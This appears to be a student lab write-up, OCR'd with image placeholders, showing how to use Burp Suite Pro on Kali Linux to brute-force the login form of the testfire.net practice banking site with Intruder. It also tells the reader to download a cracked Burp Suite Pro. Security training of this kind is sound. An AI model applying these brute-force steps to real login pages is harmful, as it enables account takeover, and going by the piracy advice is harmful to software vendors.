
1. download burpsuite pro crack version on kali linux
2. After installing go to terminal and type the burpsuitepro



Name : kunal Jawale




3. Click on start burp




4. Go on proxy and check proxy setting
5. Go in kali linux browser and go to proxy setting and set proxy same like in burpsuite pro.

Name : kunal Jawale




6. After changing the proxy manually click on ok and on foxyproxy extension in browser and get proxy and search using by burpsuite proxy for the output see on burpsuite.




Name : kunal Jawale

7. Search for target website I search testfire.net




8. Go to sign in option and type a username and password by default testfire username and password is **admin.**




Name : kunal Jawale

9. After login go on burpsuite and click on target to see the activity you do in browser




you can see the activity on target

10. Go down and click on testfire.net and after go to do login section




Name : kunal Jawale

11. In dologin click on uid section and click on sent to intruder
12. Click on intruder




13. select the UID and passw and on top position select and add in position




Name : kunal Jawale

14. in right side select a payload for bruteforce like username ,password



If you want to add new words click on add and add words.after this you ready for attack so click on start attack for attack.

15. In following image you see the output of attack

